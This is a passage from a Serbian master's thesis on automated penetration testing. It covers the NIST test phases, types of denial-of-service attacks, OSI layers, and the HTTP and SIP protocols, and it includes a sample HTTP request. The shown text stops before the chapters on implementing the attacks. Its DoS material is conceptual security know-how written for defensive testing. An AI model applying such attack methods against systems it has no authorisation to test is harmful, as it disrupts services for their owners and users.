

UNIVEZITET SINGIDUNUM

Departman za postdiplomske studije

- **MASTER STUDIJSKI PROGRAM -**

SAVREMENE INFORMACIONE TEHNOLOGIJE

AUTOMATIZOVANO TESTIRANJE NA PENETRACIJU

- **Master rad -**

Mentor:

Prof. dr Milan Milosavljević

Student:

Neven Bežanović
410216/2011

Univerzitet Singidunum

Beograd, 2013

SADRŽAJ

Sadržaj slika 3
Sadržaj tabela 4
1. UVOD 5
2. Metodologija istraživačkog rada 7
2.1. Predmet istraživanja 7
2.2. Hipotetički okvir 7
2.3. Ciljevi istraživanja 7
2.4. Metode istraživnaja i tok istraživačkog procesa 7
3. Potreba za testiranjem na penetraciju 9
3.1. Proces testa na penetraciju 10
4. Napadi uskraćivanja usluga (DoS) 12
5. Umrežavanje 13
5.1. Aplikacioni sloj 13
5.2. Transportni sloj 14
5.3. Mrežni sloj 14
5.4. Sloj veze 14
6. Protokoli 15
6.1. Hyper Text Transfer Protocol (HTTP) 15
6.2. Session Initiation Protocol (SIP) 18
6.3.Transmission Control Protocol (TCP) 19
6.4. User datagram Protocol (UDP) 20
7. Poređenje postojećih alata 21
7.1. Network Mapper (Nmap) 21
7.2. Hping 23
8. Alat za automatizovano testiranje na penetraciju 25
8.1. Implementacija napada 27
8.1.1. DoS napadi na HTTP protokol 27

8.1.2. DoS napadi na SIP protokol 40
8.1.3. Napadi na TCP/IP protokol 43
9. Zaključak 50
10. Bibliografija 51

Sadržaj slika

Slika 1 : CERT-ov grafikon incidenata 5
Slika 2: Faze testiranja na penetraciju 10
Slika 3: Interakcija aplikacionog sloja 13
Slika 4: Poruka HTTP zahteva 15
Slika 5: Poruka HTTP odgovora 17
Slika 6: Jednostavan primer SIP INVITE poruke 18
Slika 7: TCP 3-way handshake proces 19
Slika 8: Prikaz upotrebe Nmap alata 22
Slika 9 Skeniranje porta upotrebom Hping alata 24
Slika 10: Izgled glavne strane aplikacije 25
Slika 11: Dijagram toka podataka 26
Slika 12: HTTP DoS napad 27
Slika 13: Izgled skripte za dinamičko generisanje IP adrese 29
Slika 14: JAVA kod za generisanje dinamičke IP adrese 29
Slika 15: Nevažeći HTTP zahtevi 30
Slika 16: HTTP klijent klasa 31
Slika 17: Log fajlovi HTTP Torture testa 32
Slika 18: Grafički prikaz izlaznih parametara 33
Slika 19: Log fajl Apache servera 34
Slika 20: Slow DoS skripta za napad 35
Slika 21: Nmap skeniranje pre početka napada 36
Slika 22 Izlazni parametri Slowloris-a 36
Slika 23: Nmap skeniranje porta posle izvršenog napada 37
Slika 24: Hping izlazni parametri nakon izvršenog napada 38
Slika 25 Izlazni parametri nakon "pingovanja" servera pomoću Nmap-a 38
Slika 26: Log fajl Apache servera 39
Slika 27: Grafički interfejs SIP torture testa 41
Slika 28: Kod za testiranje SIP torture 41


Slika 29: Log fajl posle testiranja SIP torture napada 42
Slika 30: Fajl za Port Scan napad 46
Slika 31: Izlazni parametri IP record route napada 47
Slika 32: Izlazni parametri ICMP timestamp napada 48
Slika 33: Izlazni parametri IP Unknown Protocol napada 48
Slika 34: Izlazni parametri SYN Flood napada 49
Slika 35: Izlazni parametri IP multicast napada 49

Sadržaj tabela

Tabela 1: Statusni kodovi HTTP zahteva 18
Tabela 2 : Izuzeti elementi 29

1. UVOD

Brz rast internet i *web* tehnologija je podjednako koristan za preduzeća i fizička lica. Sa porastom novih tehnologija dolazi i pitanje bezbednosti na Internetu. Studija sprovedena od strane FBI-ja 2005. godine, sugeriše da su preko 87% kompanija bile žrtve zlonamernih napada svake godine. Studija dalje pokazuje da ukupni gubici kompanija mogu biti preko 67 miliona američkih dolara godišnje[1]. Pojava zlonamernih napada strahovito je povećean, kao što se može videti na slici ispod, koju je objavio Computer Emergency Response Team (CERT).



Slika 1 : CERT-ov grafikon incidenata [2]

[1] Computer crime survey 2005 http://www.digitalriver.com/v2.0-img/operations/naievigi/site/media/pdf/FBIccs2005.pdf

[2] https://www.socialtext.net/data/workspaces/codev2/attachments/regulating_code:20061211230208-0-9540/scaled/incidents.png

Prema ovim podacima, broj zabeleženih incidenata je povećan za 100% svakgodine, počev od 1998. godine. Rast zlonamernih napada zabrinjava preduzeća i njiovih poslovanja preko Interneta. Ovi napadi mogu uticati na kompaniju na mnogo načina, kao što su gubitak podataka, uskraćivanje usluga (*denial of service*) i gubitak produktivnosti. Priroda ovih napada rezultirala je rastom cele industrije koja se bavi pitanjima bezbednosti. Mrežni zaštitni zidovi (*firewalls*) i skeneri ugroženosti su dve vrste zajedničkih bezbednostnih rešenja koja su danas dostupna. Ove solucije služe za rešavanje specifičnih problema: podešavanje zaštitnog zida će sprečiti neovlaćen pristup sistemu, dok će skeneri ugroženosti uočiti potencijalne panjivosti sistema. Međutim, ovi alati ne mogu da obezbede identifikaciju različitih oblika napada. Testiranje penetracije sistema je veoma važno, dodatno sredstvo za rešavanje zajedničkih bezbednostnih pitanja. Takođe, testovi penetracije sistema ne samo da indetifikuje postojeće slabosti, već ih i eksploatiše. Cilj testiranja jeste da se poboljša ili poveća bezbednost mreže ili sistema. Ovi testovi se izvršavaju tako što se kompromituju serveri, bežične mreže, *web* aplikacije i druge potencijalne izloženosti, i nakon toga se identifiukju i analiziraju problemi bezbednosti, tako da omogućavaju "siguran plan"[3] da se spreče budući napadi. Penetracija sistema može se vršiti ručno ili preko automatizovanog programa. Pošto testiranje obuhvata simuliranje različitih nivoa napada na sistem, takođe, nosi rizik da neki napad bude uspešan i štetan po sistem. Da bi se smanjili ovi rizici, preduzeća angažuju vešte testere koji razumeju ograničenja sistema. U ovom radu, predlažemo aplikaciju koja će obezbediti siguran, pouzdan, brz i razumljiv način obavljanja testiranja penetracije sistema. Sa ovom aplikacijom, korisnik može da izabere napade zasnovane na različitim protokolima, kao što su Hyper Text Transfer Protocol (HTTP), Transmission Control Protocol/ Internet Protocol (TCP/IP), i Session Initiation Protocol (SIN). Aplikacija omogućava korisniku da unese odredišnu IP adresu i broj porta. Kada korisnik potvrđuje zahtev odgovaraju'i napad se aktivira i zlonamerno izrađeni paketi se šalju ka određenom sistemu. Korisnik, takođe, ima opciju da zaustavi slanje paketa u bilo kom trenutku. Kada se napad završio, izveštaj je generisan u vidu log fajlova i grafikona. Ovo omogućava korisniku da identifikuje, analizira i priorizuje bezbednosne pretnje i pomogne u razvijanju bezbednosnog plana.

[3] Nastalo iz izraza *foolproof* koji potiče iz Engleskog jezika.

2. Metodologija istraživačkog rada

2.1. Predmet istraživanja

Pretmet istraživanja je analiza i potpuno sagledavanje metodike automatizovanog testiranja sistema na penetraciju u današnjem poslovnom i privatnom sektoru, kao i prezentovanje osnovnih metoda kroz praktične primere.

2.2. Hipotetički okvir

Opšta hipoteza: Testiranje na penetraciju nekog sistema je održiv način za testiranje bezbednosti sistema na siguran i pouzdan način. Može se koristiti da bi se razumeli i analizirali bezbednostni problemi.

Radna hipotza: Kritike na račun automatizovane penetracije sistema su te da je potrebno puno resursa i vremena da bi se završilo jedno sveobuhvatno testiranje na penetraciju.

Pojedinačna hipoteza: Automatizacija može uticati na to da se obezbedi bolje rešenje od testova koji se provode ručno, tj. bez automatizacije.

2.3. Ciljevi istraživanja

Naučni cilj ovog istraživnaja je analiza i potpuno razumevanje prirode i funkcionalnosti automatizovanog testiranja na penetraciju radi uspešne analize podataka dobijenih testiranjem i uočavanja slabosti nekog sistema.

2.4. Metode istraživnaja i tok istraživačkog procesa

Osnovne metode: Za potrebe istraživnaja, izvršen je automatizovani test na penetraciju. Pomoću nekoliko kompetentnih izvora stručne literature izvršena je podela automatizovanih testiranja prema protokolima, kao što su HTTP, SIP i TCP/IP, a sa ciljem da se rasvetle njihove slabosti u realnom svetu.

Statističke metode: Korišćeni su aktuelni statistički podaci vodećih svetskih kompanija koji se bave bezbednostnim problemima u IT-u.

Tok istraživačkog procesa:

- U trećem poglavlju će biti prikazana potreba za testiranjem na penetraciju.
- Poglavlje br. 4 objašnjava različite načine usrkaćivanja usluga (Denial of Service, DoS).
- Peto poglavlje pokriva osnove umrežavanja i daje opis različitim slojevima OSI sistema. U ovom poglavlju govorimo o funkcionalnosti aplikativnog, mrežnog, transportnog sloja i sloja veze.
- Šesto poglavlje pokriva osnovne informacije o svim različitim protokolima koji se koriste u testiranju na penetraciju.
- Sedmo poglavlje razmatra prednosti i mane postojećih alata.
- Poglavlje br. 8 opisuje arhitekturu i funkcionalnost našeg testa na penetraciju.
- Deveto poglavlje zaključuje rad i obezbeđuje prostor za dalja istraživanja.

3. Potreba za testiranjem na penetraciju

Postoje brojne prednosti od testiranja na penetraciju, koliko iz poslovne toliko i iz tehničke perspektive. Neki od glavnih razloga za počinjanje testiranja na penetraciju su:

- **Bezbednostna pitanja**

Bezbednostni problemi, kao što su zlonametni napadi, mrežni upadi, i krađa podataka može dovesti do prekida u pružanju usluga. Ovo bi moglo da dovede do potencijalnog gubitka lojalnosti i utiče na tržišnu vrednost neke kompanije. Testiranjem na penetraciju se mogu izbeći ovakve pojave.

- **Zaštita informacija**

Kompanije koriste različte bezbednostne mehanizme da zaštite informacije, kao što su metode kontrole pristupa, zaštitni zidovi, kriptografija, sistemi za detekciju upada, itd. Međutim, sa novim napadima koji se otkrivaju gotovo svakoga dana, teško je zaštititi korisničke ili sistemske informacije. Testiranjem na penetraciju bi moglo rešiti ove probleme, simulirajući različite napade istovremeno.

- **Priorizacija bezbednostnih rizika**

Upotreba testiranja na penetraciju kao standardne bezbednostne prakse, ne samo da pomažu u razumevanju bezbedonosnih problema, već može pomoći i u priorizaciji ovih problema. Problemi identifikovani tokom testiranja mogu biti prioritet na osnovu njihove jačine. Takođe, ovi napori mogu dovesti do efikasne alokacije budžeta.

- **Finansijski gubitak**

Testiranje na penetraciju pomaže da se ublaži gupitak prihoda, odnostno kapitala, zbog zastoja usluga koje proističu iz zlonamernih napada. Ovo testiranje takođe može da da spreči ili smanji kazne koje proizilaze iz loših bezbednostnih praksi.


Testiranje na penetraciju bi trebalo da bude uključen kao standardni proces u testiranju sigurnosti. Tradicionalno, kompanije više vole da obavljaju testiranja na penetraciju pre izbacivanja novog proizvoda na tržište. Međutim, takđe je preporučljivo da se testiranja sprovedu u sledećim situacijama:

- kada je dodata nova infrastruktura
- kada je instaliran novi softver

- kada se primenjuju sistemske ispravke
- kada se primenjuju sistemske zakrpe
- kada se menjaju korisničke polise

3.1. Proces testa na penetraciju

Proces testiranja na penetraciju se prema NIST-ovoj[4] metodologiji testa na penetraciju može podeliti u četiri faze: planiranje, otkrivanje, napad i podnošenje izveštaja.



Slika 2: Faze testiranja na penetraciju

Faza 1: Planiranje

Ovo je prva faza testa na penetraciju, i obično podrazumeva standarde planiranja, kao što su postavljanje ciljeva, završne strategije testiranja, identifikovanje probnih rokova i postavljanje okruženja za testiranje. Veoma je važno da se identifikuju ključni rezultati koji se očekuju na kraju testiranja, jer će to odrediti uspeh ovakvih eksperimenata. Pristanak rukovodilaca i pismena dozvola je potrebna pre prelaska na sledeću fazu testiranja, ako se testiranja obavljaju u okviru kompanija.

Faza 2: Otkrivnaje

Testiranje počinje u fazi otkrivanja sa aktivnostima kao što su skeniranje portova ili skeniranje mreže koje može doveti do pronalaženja mogućih ciljeva. Ostale aktivnosti u ovoj fazi uključuju skeniranje ranjivosti sistema, presretanje paketa i otimanja banera. Pored ovih aktivnosti, postoji još jedna aktivnost pod nazivom analiza ranjivosti koja se nalazi u ovoj fazi. Cilj ove faze je da se uporede aplikacije koje su bile izložene napadu sa standardnom bazom podataka. Ova baza

[4] National Institute of Standards and Technology, Pentesting, http://www.c2networksecurity.com/pentesting.html

podataka, poznatija kao baza podataka o ranjivosti sistema, pruža konkretne informacije o različitim vrstama napada. Na kraju ove faze, logfajlovi se generišu i čuvaju u sistemu.

Faza 3: Napad

Treća faza u procesu testiranja na penetraciju je napad. Kao što joj samo ime kaže, ova faza je odgovorna za obavljanje napada na sistem. Napadi se izvode na propuste koji su pronađeniu u fazi otkrivanja. Faza napada je završena kada je svaki uspešan napad dovodi do dobijanja više privilegija u sistemu ili dobijanja sistemskih informacija. Privilegije koje su stečene ovakvim napadima se koriste da se pokrenu novi napadi na druge ciljeve. Ova petlja se nastavlja sve dok se ne ostvare svi ciljevi u fazi napada. Faza napada zahteva konstantno nadgledanje kako bi se osiguralo da je sistem stabilan bilo kada. Postoji mogućnost da ako je neki napad bio uspešan, može da izazove ozbiljna oštećenja unutar sistema.

Faza 4 : Izveštaj

Rezultati faze napada se prezentuju u fazi izveštaja. Konačni izveštaj mora da sadrži detalje ranjivosti, napade koji izvršeni u testu i analiza log datoteka. Problemi visokog rizika koji su otkriveni tokom testiranja su detaljno pregledani. Najbitnije je da se izveštaj izvrši sa osvrtom na ozbiljnost problema i utvrđivanjem prioriteta. Fazom izveštaja se zaključuje ciklus testiranja na penetraciju.

4. Napadi uskraćivanja usluga (DoS)

Napad uskraćivanja usluga[5] usmereni su na usluge i resurse neke organizacije i čine ih nedostupnim na neodređeno vreme. Tipični DoS napadi uključuju preopterećenje mreže sa lažnim zahtevima, čime se sprečava pristup pravim korisnicima. Ponekad, ograničavanje pristupa određenim korisnicima se takođe karakteriše kao DoS napad. Generičke metode izvršenja DoS napada su sledeće:

1. Ograničavanje dostupnosti resursa
2. Menjanje informacija o mrežnoj konfiguraciji
3. Fizičko uništenje
4. Distributivni DoS napad

Svaki čvor u mreži zahteva određena sredstva kako bi bio dostupan korisnicima u cilju da se obezbede nesmetane usluge. Ovo uključuje propusni opseg mreže, memoriju, procesore itd. DoS napadi se mogu uspešno izvršiti ograničavanjem sredstava koja su na raspolaganju mrežnim čvorovima. Na primer, propusni obseg neke mreže može biti efektivno preopterećen od strane napadača koji u mrežu ubrizgava veliku količinu mrežnih paketa. Takođe, napadač može poslati pakete sa različitih čvorišta u isto vreme čime koristi sav raspoloživi propusni opseg mreže.

Distributivni DoS napadi nastaju kada se sa više različitih IP adresa šalje velika količina podataka, radi preopterećenja propusnog opsega mreže ili uskraćivanje resursa ciljanog sistema. Ovakvi napadi se izvršavaju pomoću različitih metoda.


- Zlonamerni program može da sadrži u sebi mehanizam Distributivnog DoS napada, a jedan od poznatijih je MyDoom. Njegov DoS mehanizam se aktivira na određeni datum i vreme.
- Sistem može biti zaražen trojancem, omogućavajući da kompromitovane računare pretvori u zombi računare. Napadači mogu provaliti u sisteme koje koriste automatizovane i tako iskoriste propuste u sistemima koji im omogućavaju nadgledanje veze na udaljenim serverima.

[5] Denial of service – DoS, http://www.cert.org/tech_tips/denial_of_service.html

5. Umrežavanje

5.1. Aplikacioni sloj

Aplikacioni sloj je najviši sloj OSI[6] modela. Ovaj sloj se bavi pitanjima kao što su transparentnost mreže i raspoređivanja resursa. Najčešće aplikacije uključuju slanje podataka sa jednog računara na drugi, slanje elektronske pošte i prenos fajlova. Neki od protokola u aplikacionom sloju su Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP), Simple Mail Transfer Protocol (SMTP), Telnet, Simple Network Management Protocol (SNMP) i Post Office Protocol (POP3). Na slici ispod možemo videti interakciju aplikacionog sloja.



Slika 3: Interakcija aplikacionog sloja

[6] Open System Interconnectivity, http://www.webopedia.com/quick_ref/OSI_Layers.asp

5.2. Transportni sloj

Transportni sloj je odgovoran za prenos podataka. Podaci koji se transportuju između dve strane nazivaju se paketi. Paketi se sastoje od zaglavlja i tela. Zaglavlje u paketu ukazuje na destinaciju paketa, a u telu paketa se nalaze podaci se prenose. Osnovna svrha ovok sloja je pouzdana isporuka svih ovih paketa. Ako su paketi većeg kapaciteta nego što je sama mreža, onda neki paketi mogu biti odbačeni ili se redosled poslanih paketa može smenjivati. Ovaj sloj je projektovan da rešava takve probleme. Najčešće korišćeni protokoli u transportnom sloju su Transmission Control Protocol (TCP) i User Datagram Protocol (UDP). TCP je složeniji protokol, dok se UDP koristi za jednostavnije prenose poruka.

5.3. Mrežni sloj

Mrežni sloj je odgovoran za isporuku paketa po principu izvor-odredište. Neki od drugih važnih funkcija mrežnog sloja su rutiranje paketa, umrežavanje, upravljanje greskama i kontrolisanje zagušenja mreže. Internet Protocol (IP) je najčešće korišćen protokol u ovom sloju. U cilju rutiranja paketa, svako odredište ima svoju 32-bitnu IP adresu. Ruteri koriste zaglavlja u IP adresama kako bi odredili odgovarajuću rutu za paket kroz mrežu. Zaglavlja u IP adresama sadrže polja koja označavaju izvor i odredište IP adrese. U okviru OSI sitema mrežni sloj odgovara na servisne zahteve transportnog sloja.

5.4. Sloj veze

Sloj veze je odgovoran za prenos paketa od izvorišta do rutera, od rutera do rutea, itd. Sloj veze I fizički sloj su implementirani u mrežnu karticu, tj. Network Interface Card (NIC). Najzastupljeniji protokol u okviru sloja veze je Ethernet. Ethernet se koristi u Local Area Network-u (LAN) kada mnogi računari dele zajednički resurs.

6. Protokoli

6.1. Hyper Text Transfer Protocol (HTTP)

HTTP protokol je najčešće korišćen protokol u aplikativnom sloju OSI sistema. Osnovna upotreba ovog protokola je pregled *web* sajtova. Ovaj protokol omogućava klijentima da pošalju podatke na server i primaju podatke nazad sa servera. Kada klijent (npr. web pretraživač) šalje HTTP zahtev serveru, server generiše odgovarajući odgovor na predhodni zahtev i šalje nazad klijentu. Odgovor servera sadrži informacije o statusu poslatog zahteva. Kada se neki sajt poseti po prvi put, server izdaje kolačić (cookie) pretraživaču koji se zatim koristi kao identifikator za indeksiranje baze podataka na serveru. Slede prikazi primera jednog HTTP zahteva i odgovra na zahtev.

```
GET /index.html HTTP/1.1     //Request Line

Host: localhost              //Headers
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.1.3) Gecko/20091020
Ubuntu/9.10 (karmic) Firefox/3.5.3
Accept: /
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Slika 4: Poruka HTTP zahteva

HTTP protokol ima 9 različitih metoda za zahtev. Neki od najčešće korišćenih metoda zahteva su:


- **HEAD –** Glava generiše odgovor sličan GET zahtevu, a koristi se da se dobiju informacije (metadata) iz odgovora u zaglavlju bez prenosa sadržaja.
- **GET –** GET zahtev se koristi za preuzimanje informacija iz RequestURI-a[7].
- **POST** – dostavlja podatke preciziranom izvoru, koji se nalaze u telu zahteva. Podaci iz HTML[8] formi mogu se poslati upotrebom POST-a.

Ostali parametri u HHTP zahtevu se nazivaju zaglavlja.

- **HOST** zaglavlje: označava domaćina (host-a) i broj porta resursa koji se traži.
- **USER-AGENT** zaglavlje: ukazuje na korisnik-agent zahtev i gde je nastao.
- **ACCEPT** zaglavlje: ukazuje kakav će tip sadržaja i medija biti prihvaćeni.
- **KEEP ALIVE** zaglavlje: ukazuje da će veza biti prekinuta nakon određenog vremena.
- **CONNECTION** zaglavlje: ukazuje na to da će veza ostati aktivna na određeno vreme.

Nakon što se zahtev šalje na server, server odgovara sa porukom za svaki poslati zahtev. Primer HTTP odgovra je prikazana na sledećoj slici.

[7] RequestURI je Uniform Resourse Indentifier i on identifikuje resurs na koji se primenjuje zahtev.
[8] Hyper Text Markup Language



Slika 5: Poruka HTTP odgovora

Prva linija u poruci se naziva HTTP response kod. Sledi tabela na kojoj se može videti neki od uobičajenih HTTP response kodova.

HTTP RESPONSE CODE	OPIS
200 OK	Ovaj odgovor je generisan kada je HTTP zahtev uspešan.
400 Bad Rquest	Ovaj odgovor ukazuje na to da server nije razumeo zahtev zbog neodgovarajuće sintakse.
401 Unauthorized	Ovaj odgovor ukazuje na to da zahtev zahteva autentifikaciju i da ispravni detalji o autentifikaciji nisu obezbeđeni.
403 Forbidden	Ovaj odgovor je generisan za zahtev za koji server ne reaguje.
404 Not Found	Ovaj odgovor se generiše ako server ne nađe nijedan izvor koji se poklapa sa URI zahtevom.
414 Request-URI Too Long	Ovaj odgovor ukazuje da je URI zahtev predugačak za server.


Tabela 1: Statusni kodovi HTTP zahteva

6.2. Session Initiation Protocol (SIP)

SIP je protokol koji se nalazi u aplikativnom sloju OSI sistema i uglavnom se koristi za prenos zvuka (Voice over IP, VoIP). SIP može da inicira modifikuje i završi sesije kao što je Internet telefonija. SIP omogućava novim korisnicima da se pridruže već postojećim sesijama i omogućava da se mediji poput fotografija i videa dodaju ili uklanjaju sa postojeće sesije. SIP protokol podržava sledeće funkcionalnosti:

- **User location:** Ova funkcionalnost je odgovorna za izbog komunikacionog čvora.
- **User availability**: Određuje da li druga strana želi da učestvuje u razgovoru.
- **User Capabilities**: Izbor medijskih parametara.
- **Session Setup**: Koristi se za utvrđivanje parametara sesije na oba kraja.
- **Session Managment**: Koristi se za prenos, izmenu i završetak parametara sesije.

U nastavku ćemo diskutovati o primeru SIP INVITE poruke kako bi se lakše razumeo SIP zahtev, pre izvođenja SIP testiranja.



